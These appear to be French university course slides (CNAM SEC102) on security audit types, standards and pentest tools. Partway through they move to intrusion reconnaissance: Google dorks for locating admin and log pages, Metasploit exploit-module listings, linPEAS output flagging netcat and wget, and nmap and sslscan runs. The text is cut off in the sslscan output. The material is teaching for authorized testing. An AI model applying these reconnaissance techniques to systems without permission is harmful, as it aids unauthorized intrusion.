

SEC102 :

MENACES INFORMATIQUES ET CODES
MALVEILLANTS
ANALYSE ET LUTTE

<https://lecnam.net>

Date: 19/06/2025

Présenté par : Anthony DESSIATNIKOFF



Calendrier prévisionnel de la formation

Cours	Date	Titre	Enseignant
01	20/03/2025	Introduction à la gestion de l'incident de sécurité en entreprise	Fabrice CRASNIER
02	14/04/2025	Posture de la DSI face à un incident de sécurité	Fabrice CRASNIER
03	22/05/2025	Analyse mémoire	Maxime ROSINSKI
04	16/06/2025	Le métier de pentester et ses contraintes	Anthony DESSIATNIKOFF
05	18/06/2025	La levée de doute	Fabrice CRASNIER

Calendrier prévisionnel de la formation

Cours	Date	Titre	Enseignant
06	19/06/2025	Présentation des audits de sécurité et les méthodes d'intrusion sur les systèmes	Anthony DESSIATNIKOFF
07	07/07/2025	Investigation sur le système	Anthony DESSIATNIKOFF
08	08/07/2025	Investigation sur le réseau	Maxime ROSINSKI
09	09/07/2025	L'investigation forensique, analyse post mortem	Fabrice CRASNIER
10	10/07/2025	L'après incident de sécurité, obligations et poursuites judiciaires	Fabrice CRASNIER

Calendrier prévisionnel de la formation

Cours	Date	Titre	Enseignant
11	11/07/2025	Analyse de malwares	Anthony DESSIATNIKOFF
12	18/08/2025	Développer un plan de remédiation après un incident de sécurité.	Maxime ROSINSKI
13	19/08/2025	Investigation, analyse et remédiation : mise en application dans l'embarqué 1/2	Maxime ROSINSKI
14	20/08/2025	Investigation, analyse et remédiation : mise en application dans l'embarqué 2/2 + Révision	Maxime ROSINSKI
15	21/08/2025	Examen	Maxime ROSINSKI

Sommaire

- ▶ Objectif des audits de sécurité
- ▶ Types d'audits de sécurité
- ▶ Méthodologies d'audit de sécurité
- ▶ Outils et techniques d'audit de sécurité
- ▶ Limites et contraintes des audits de sécurité
- ▶ Intégration des audits de sécurité dans une stratégie globale de cybersécurité
- ▶ Conclusion

Sommaire

- **Objectif des audits de sécurité**
- **Types d'audits de sécurité**
- **Méthodologies d'audit de sécurité**
- **Outils et techniques d'audit de sécurité**
- **Limites et contraintes des audits de sécurité**
- **Intégration des audits de sécurité dans une stratégie globale de cybersécurité**
- **Conclusion**

- Objectif des audits de sécurité
- Importance des audits de sécurité

Introduction aux audits de sécurité



Introduction aux audits de sécurité

Objectifs des audits de sécurité :

- Identification des vulnérabilités et des risques
- Évaluation de l'efficacité des mécanismes de sécurité en place
- Mise en conformité avec les réglementations et les normes
- Amélioration continue de la posture de sécurité

Types d'audits de sécurité

- Audit de conformité / organisationnels (internes et externes)
- Audit de vulnérabilité
- Test d'intrusion (pentest)
- Audit de code
- Audit de configuration
- Audit d'architecture

- Audit de conformité
- Audit de vulnérabilités
- Test d'intrusion
- Audit de code
- Audit de configuration
- Audit d'architecture

Types d'audits de sécurité



Audits de conformité

L'audit de conformité a pour objectif de vérifier si l'organisation respecte les normes de sécurité, les réglementations et les politiques internes applicables.

- Évaluation des processus et des procédures à partir de :
 - la technologie
 - l'infrastructure
 - politiques de sécurité
 - la formation du personnel
 - la gestion des risques
 - et d'autres aspects de la sécurité de l'information au niveau organisationnel

Audits de conformité (internes et externes)

Audit interne (par des employés de l'organisation) :

- Evaluer les processus
- Evaluer les politiques
- Evaluer les contrôles de sécurité en place
- Vérifier la conformité aux réglementations internes
- Identifier les vulnérabilités et les risques

Audits de conformité (internes et externes)

Audit externe (par des experts indépendants) :

- Obtenir une évaluation objective et impartiale des mécanismes de sécurité en place
- Vérifier la conformité aux réglementations et aux normes externes
- Obtenir des recommandations pour améliorer la posture de sécurité.

14 **Audit des vulnérabilités**

Utilisation d'outils automatique tels que des scanners de vulnérabilités

- Identification des vulnérabilités
- Quantification des vulnérabilités
- Hiérarchisation des vulnérabilités
- Rapport et recommandations



15

Tests d'intrusion (pentest)

- Collecte d'informations
- Analyse de vulnérabilités
- Exploitation de vulnérabilités
- Élévation de privilèges

Audit de code

- SAST (*Static Application Security Testing*)
- Examen manuel et automatique dans le code
- Se concentrer sur les zones risquées
- Recherche de vulnérabilités connues
- Documentation

Audit de configuration

- La collecte des données sur la configuration des actifs.
- Cela peut inclure l'examen des fichiers de configuration, droits des fichiers, des paramètres du système d'exploitation, des logs, des règles de pare-feu et des paramètres de sécurité des applications.

Audit d'architecture

La collecte d'informations comprend l'examen des documents existants liés à l'architecture, tels que les diagrammes de réseau, les spécifications des systèmes et les politiques de sécurité.

Des entretiens avec le personnel clé peuvent également être menés pour comprendre la configuration actuelle.

- Processus d'audit de sécurité
- Cadres et normes de référence

Méthodologies d'audit de sécurité





Processus d'audit de sécurité

1. Planification
2. Collecte d'informations
3. Analyse et évaluation
4. Rapport et recommandations

Exemple avec Audit de configuration

1. Planification :
 - Audit du 05/06/25 au 07/06/25 sur 2 serveurs avec accès Administrateur.
2. Collecte d'informations :
 - Récupération des droits, processus, faiblesses systèmes
3. Analyse et évaluation :
 - Revue manuelle et automatique des données
4. Rapport et recommandations
 - Créer le rapport et donner les recommandations associées



Cadres et normes de référence

- ISO/IEC 27001
- NIST SP 800-53
- PCI DSS
- OWASP

Cadres et normes de référence (ISO/IEC 27001)

- Norme internationale pour la gestion de la sécurité de l'information qui définit les exigences pour mettre en place un système de gestion de la sécurité de l'information.
- Elle fournit un cadre pour l'identification, l'évaluation et la gestion des risques liés à la sécurité de l'information, tout en intégrant des aspects physiques et humains, ainsi que ceux liés à la technologie.

Cadres et normes de référence (NIST SP 800-53)

- Document normatif publié par le *National Institute of Standards and Technology* (NIST) des États-Unis, qui fournit un catalogue complet de contrôles de sécurité pour les systèmes d'information au sein du gouvernement fédéral.
- Il offre un cadre pour aider les organisations à évaluer les risques associés à leurs systèmes d'information, à établir des niveaux appropriés de contrôle et à mettre en œuvre des protections pour garantir la confidentialité, l'intégrité et la disponibilité des informations.

Cadres et normes de référence (PCI DSS)

- La norme PCI DSS (*Payment Card Industry Data Security Standard*) est un ensemble de normes de sécurité qui ont été conçues pour garantir que toutes les entreprises qui acceptent, traitent, stockent ou transmettent des informations de carte de crédit maintiennent un environnement sécurisé.
- Consortium d'émetteurs de cartes de crédit, dont Visa, MasterCard, American Express, et Discover, pour protéger contre la fraude et le vol de données de carte de crédit

Cadres et normes de référence (OWASP)

- OWASP (*Open Web Application Security Project*) est une organisation à but non lucratif qui travaille à améliorer la sécurité des logiciels à travers le développement de projets libres et ouverts destinés à aider les organisations à concevoir, développer et maintenir des applications sécurisées.
- OWASP offre de nombreuses ressources, dont des outils, Top 10, des guides de meilleures pratiques et des formations pour aider à améliorer la sécurité des applications web.

- Scanners de vulnérabilités
- Outils de test d'intrusion
- Analyseur de code source
- Outils de configuration

Outils et techniques d'audit de sécurité



Scanner de vulnérabilités : Nessus

- <https://www.tenable.com/>

The screenshot displays the Nessus web interface for a 'Live Results Scan'. The left sidebar contains navigation options: FOLDERS (My Scans, All Scans, Trash) and RESOURCES (Policies, Plugin Rules, Customized Reports, Scanners). The main content area shows a table of vulnerabilities with columns for Severity, Name, Family, and Count. A filter bar at the top indicates 45 vulnerabilities. On the right, a 'Scan Details' panel shows the scan name, status, policy, scanner, and modification time. Below this, a 'Vulnerabilities' donut chart shows the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

Sev	Name	Family	Count
CRITICAL	Mozilla Foundation Unsupported Application ...	MacOS X Local Security Checks	1
HIGH	Mozilla Firefox < 59 Multiple Vulnerabilities (m...	MacOS X Local Security Checks	1
HIGH	Mozilla Firefox < 59.0.1 Multiple Code Executi...	MacOS X Local Security Checks	1
HIGH	Mozilla Firefox < 59.0.2 Denial of Service Vuln...	MacOS X Local Security Checks	1
HIGH	Mozilla Firefox < 60 Multiple Critical Vulnerabili...	MacOS X Local Security Checks	1
HIGH	Mozilla Firefox < 61 Multiple Critical Vulnerabili...	MacOS X Local Security Checks	1
HIGH	Mozilla Firefox < 62 Multiple Critical Vulnerabili...	MacOS X Local Security Checks	1
MEDIUM	SSL Certificate Cannot Be Trusted	General	1
INFO	Netstat Portscanner (SSH)	Port scanners	16
INFO	Service Detection	Service detection	4
INFO	HTTP Server Type and Version	Web Servers	2
INFO	Additional DNS Hostnames	General	1

Scan Details


- Name: Live Results Scan
- Status: Completed
- Policy: Advanced Scan
- Scanner: Local Scanner
- Modified: Today at 6:03 PM (Live Results)

Vulnerabilities

- Critical
- High
- Medium
- Low
- Info

Scanner de vulnérabilités : Greenbone OpenVAS

- <https://openvas.org/>



- Beaucoup de fonctionnalités :
 - Local
 - Remote
 - Scanner
 - Brute-force
 - Shellcode

```

*=[ metasploit v6.2.9-dev ]
+ -- ==[ 2230 exploits - 1177 auxiliary - 398 post ]
+ -- ==[ 867 payloads - 45 encoders - 11 nops ]
+ -- ==[ 9 evasion ]
]

Metasploit tip: Display the Framework log using the
log command, learn more with help log

msf6 > search tomcat


Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06 normal No Apache Commons FileUpload
1 exploit/multi/http/struts_dev_mode 2012-01-06 excellent Yes Apache Struts 2 Developer
2 exploit/multi/http/struts2_namespace_ognl 2018-08-22 excellent Yes Apache Struts 2 Namespace
3 exploit/multi/http/struts_code_exec_classloader 2014-03-06 manual No Apache Struts Classloader
4 auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal Yes Apache Tomcat AJP File Read
5 exploit/windows/http/tomcat_cgi_cmlineargs 2019-04-10 excellent Yes Apache Tomcat CGIServlet 4
6 exploit/multi/http/tomcat_mgr_deploy 2009-11-09 excellent Yes Apache Tomcat Manager Appl
7 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Auth
8 auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09 normal No Apache Tomcat Transfer-En
9 auxiliary/scanner/http/tomcat_enum normal No Apache Tomcat User Enumera
10 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25 excellent Yes Atlassian Confluence WebWo
11 exploit/windows/http/cayin_xpost_seq_rcce 2020-06-04 excellent Yes Cayin xPost wayfinder_seq
12 exploit/multi/http/cisco_dcnm_upload_2019 2019-06-26 excellent Yes Cisco Data Center Network
13 exploit/linux/http/cisco_hyflex_hx_data_platform_cmd_exec 2021-05-05 excellent Yes Cisco HyperFlex HX Data Pl
14 exploit/linux/http/cisco_hyflex_file_upload_rcce 2021-05-05 excellent Yes Cisco HyperFlex HX Data Pl
15 exploit/linux/http/cpi_tararchive_upload 2019-05-15 excellent Yes Cisco Prime Infrastructure
16 exploit/linux/http/cisco_prime_inf_rcce 2018-10-04 excellent Yes Cisco Prime Infrastructure
17 post/multi/gather/tomcat_gather normal No Gather Tomcat Credentials
18 auxiliary/dos/http/hashcollision_dos 2011-12-28 normal No Hashtable Collisions
19 auxiliary/admin/http/ibm_drm_download normal No IBM Data Risk Manager Arbi
20 exploit/linux/http/lucee_admin_imgprocess_file_write 2021-01-15 excellent Yes Lucee Administrator imgPro
21 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07 excellent Yes Novell ZENworks Configur
22 exploit/multi/http/spring_framework_rcce_spring4shell 2022-03-31 manual Yes Spring Framework Class pr
23 auxiliary/admin/http/tomcat_administration normal No Tomcat Administration Tool
24 auxiliary/scanner/http/tomcat_mgr_login normal No Tomcat Application Manager
25 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload
26 auxiliary/admin/http/tomcat_utf8_traversal 2009-01-09 normal No Tomcat UTF-8 Directory Tra
27 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09 normal No TrendMicro Data Loss Preve
28 post/windows/gather/enum/tomcat normal No Windows Gather Apache Tom

```

Analyseur de code source : Sonarqube

- <https://www.sonarsource.com/products/sonarqube/>
- + 30 langages
- D'autres : Klocwork, Checkmarx, Veracode, etc.



Outils de configuration : PEAS (Linux et Windows)

- <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>
- Liste de la configuration avec couleurs
- Mais besoin d'analyser manuellement

```
[+] Unmounted file-system?  
[i] Check if you can mount umounted devices  
proc /proc proc defaults 0 0  
UUID=be5bb36f-7bb4-4900-b459-196278f714b6 / ext3 errors=remount-ro 0 1  
UUID=468658fa-a304-4ed0-981a-d725bf98a790 none swap sw 0 0  
/dev/scd0 /media/cdrom0 udf,iso9660 user,noauto 0 0  
debugfs /sys/kernel/debug/ debugfs defaults 0 0  
  
===== ( Available Software ) =====  
[+] Useful software  
/usr/bin/nmap  
/bin/nc  
/usr/bin/ncat  
/bin/netcat  
/bin/nc.traditional  
/usr/bin/wget  
/bin/ping  
/usr/bin/gcc  
/usr/bin/g++  
/usr/bin/make  
/usr/bin/gdb  
/usr/bin/base64  
/usr/bin/python2.6  
/usr/bin/perl  
/usr/bin/sudo  
  
[+] Compilers Installed  
ii g++ 4:4.4.5-1 The GNU C++ compiler  
ii g++-4.4 4.4.5-8 The GNU C++ compiler
```


- Faux positifs et faux négatifs
- Limitations techniques
- Aspects légaux et éthiques

Limites et contraintes des audits de sécurité



Faux positifs et faux négatifs

- **Faux positifs** : Ce sont des alertes de sécurité qui s'avèrent finalement sans fondement. Un audit de sécurité peut signaler une vulnérabilité qui n'existe pas en réalité, ce qui peut conduire à des ressources inutilement dépensées pour remédier à un problème inexistant.
- **Faux négatifs** : C'est l'inverse, c'est-à-dire une vulnérabilité réelle qui n'est pas détectée lors de l'audit. Ceci est particulièrement dangereux car il peut donner un faux sentiment de sécurité.



35 Limitations techniques

- Complexité des systèmes
- Evolution constante de la menace
- Limitation des outils



36

Aspects légaux et éthiques

- Consentement éclairé
- Respect de la vie privée
- Respect des lois et réglementations

- Rôle des audits de sécurité dans la gestion des risques
- Collaboration entre les équipes
- Amélioration continue et suivi

Intégration des audits de sécurité dans une stratégie globale de cybersécurité



Rôle des audits de sécurité dans la gestion des risques

- Identification des risques
- Quantification des risques
- Mitigation des risques
- Surveillance continue



39

Collaboration entre les équipes

- Interdisciplinarité
- Partage d'information
- Culture de sécurité

Amélioration continue et suivi

- Amélioration Continue
- Suivi des Audits
- Planification d'Audits Futurs

L'amélioration continue et le suivi sont essentiels pour s'assurer que l'organisation reste protégée contre les menaces évolutives et que la stratégie de cybersécurité reste robuste et à jour.

41

Conclusion

- Types d'audits de sécurité
- Méthodologies d'audit de sécurité
- Outils
- Limites et contraintes

Les méthodes d'intrusion sur les systèmes

Initiation aux tests, l'objectif est de découvrir comment réaliser des tests.



Méthodologie des tests



Attaques Web



Attaques sur Active Directory



Attaques sur les mots de passe

Pendant les tests : Méthodologie

Collecte d'informations

Analyse de vulnérabilités

Exploitation des vulnérabilités

Élévation de privilèges



44

Pendant les tests : Méthodologie

Collecte d'informations

Analyse de vulnérabilités


Exploitation des vulnérabilités

Élévation de privilèges

Pendant les tests : Types d'approche

- Approche en profondeur

- Approche en largeur



Collecte d'informations

- Recherche sur Internet (Google, Shodan, réseaux sociaux)
- Analyse des noms de domaine (certificats SSL)
- Scan de ports TCP / UDP (IPv4 ? IPv6 ?)
 - HTTP : sites Web (version PHP, Apache, etc.)

Collecte d'informations : Google Dorks

- `site:<cible> inurl:"*admin | login" | inurl:.php | .asp`
- `site:<cible> inurl: /wp-content/uploads/ inurl:"robots.txt" "Disallow:" filetype:txt`
- `site:<cible> inurl:/intranet/login.php`
- `site:<cible> intitle:"index of" "apache.log" | "apache.logs"`

Collecte d'informations : Noms de domaines

- Brute-force DNS avec gobuster pour trouver des sous-domaines
- Whois.com

bbc.co.uk	
Domain Information	
Domain:	bbc.co.uk
Registrar:	British Broadcasting Corporation [Tag = BBC]
Registered On:	before Aug-1996
Expires On:	2025-12-13
Updated On:	2020-12-10
Status:	Registered until expiry date.
Name Servers:	ddns0.bbc.co.uk ddns0.bbc.com ddns1.bbc.co.uk ddns1.bbc.com dns0.bbc.co.uk dns0.bbc.com dns1.bbc.co.uk dns1.bbc.com

Collecte d'informations : Noms de domaines

- Scan de ports (Nmap ?)
- TCP / UDP
- IPv4 / IPv6
- Contournement de firewall


```
> nmap -A scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-24 15:37 CET
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.17s latency).
Other addresses for scanme.nmap.org (not scanned):
2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac00a01a82ffcc5599dc672b34976b75 (DSA)
|   2048 203d2d44622ab05a9db5b30514c2a6b2 (RSA)
|   256 9602bb5e57541c4e452f564c4a24b257 (ECDSA)
|_  256 33fa910fe0e17b1f6d05a2b0f1544156 (ED25519)
25/tcp    filtered  smtp
80/tcp    open      http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-favicon: Nmap Project
|_ http-title: Go ahead and ScanMe!
9929/tcp  open      nping-echo   Nping echo
31337/tcp open      tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.08 seconds
```

<https://fr.wikipedia.org/wiki/Nmap>

Collecte d'informations : navigateur Web

- Plugin Wappalyzer (Firefox)



Collecte d'informations : SSLScan

- SSLv2, SSLv3, TLSv1.0 doivent être désactivés
- RSA Key length $\geq$ 2048 bits
- Date de validité OK

```

$ sslscan https://www.
Version: 2.0.10-static
OpenSSL 1.1.1l-dev xx XXX xxxx

Connected to

Testing SSL server www. on port 443 using SNI name www.

SSL/TLS Protocols
SSLv2 disabled
SSLv3 disabled
TLSv1.0 enabled
TLSv1.1 enabled
TLSv1.2 enabled
TLSv1.3 enabled

TLS Fallback SCSV:
Server supports TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported

TLS Compression:
Compression disabled

Heartbleed:
TLSv1.3 not vulnerable to heartbleed
TLSv1.2 not vulnerable to heartbleed
TLSv1.1 not vulnerable to heartbleed
TLSv1.0 not vulnerable to heartbleed

Supported Server Cipher(s):
Preferred TLSv1.3 256 bits TLS_AES_256_GCM_SHA384 Curve 25519 DHE 253
Accepted TLSv1.3 256 bits TLS_CHACHA20_POLY1305_SHA256 Curve 25519 DHE 253
Accepted TLSv1.3 128 bits TLS_AES_128_GCM_SHA256 Curve 25519 DHE 253
Preferred TLSv1.2 256 bits ECDHE-RSA-CHACHA20-POLY1305 Curve 25519 DHE 253
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256 Curve 25519 DHE 253
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384 Curve 25519 DHE 253
Accepted TLSv1.2 128 bits DHE-RSA-AES128-GCM-SHA256 DHE 2048 bits
Accepted TLSv1.2 256 bits DHE-RSA-AES256-GCM-SHA384 DHE 2048 bits
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA256 Curve 25519 DHE 253
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA384 Curve 25519 DHE 253
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA Curve 25519 DHE 253

```

```

Accepted TLSv1.2 128 bits AES128-SHA
Accepted TLSv1.2 256 bits AES256-SHA
Preferred TLSv1.1 128 bits ECDHE-RSA-AES128-SHA Curve 25519 DHE 253
Accepted TLSv1.1 256 bits ECDHE-RSA-AES256-SHA Curve 25519 DHE 253
Accepted TLSv1.1 128 bits DHE-RSA-AES128-SHA DHE 2048 bits
Accepted TLSv1.1 256 bits DHE-RSA-AES256-SHA DHE 2048 bits
Accepted TLSv1.1 128 bits AES128-SHA
Accepted TLSv1.1 256 bits AES256-SHA
Preferred TLSv1.0 128 bits ECDHE-RSA-AES128-SHA Curve 25519 DHE 253
Accepted TLSv1.0 256 bits ECDHE-RSA-AES256-SHA Curve 25519 DHE 253
Accepted TLSv1.0 128 bits DHE-RSA-AES128-SHA DHE 2048 bits
Accepted TLSv1.0 256 bits DHE-RSA-AES256-SHA DHE 2048 bits
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 256 bits AES256-SHA

Server Key Exchange Group(s):
TLSv1.3 128 bits secp256r1 (NIST P-256)
TLSv1.3 192 bits secp384r1 (NIST P-384)
TLSv1.3 260 bits secp521r1 (NIST P-521)
TLSv1.3 128 bits x25519
TLSv1.3 224 bits x448
TLSv1.2 128 bits secp256r1 (NIST P-256)
TLSv1.2 192 bits secp384r1 (NIST P-384)
TLSv1.2 260 bits secp521r1 (NIST P-521)
TLSv1.2 128 bits x25519
TLSv1.2 224 bits x448

SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 2048

Subject:
AltNames: DNS:, DNS:, DNS:
Issuer: R3

Not valid before: Mar 9 16:48:35 2022 GMT
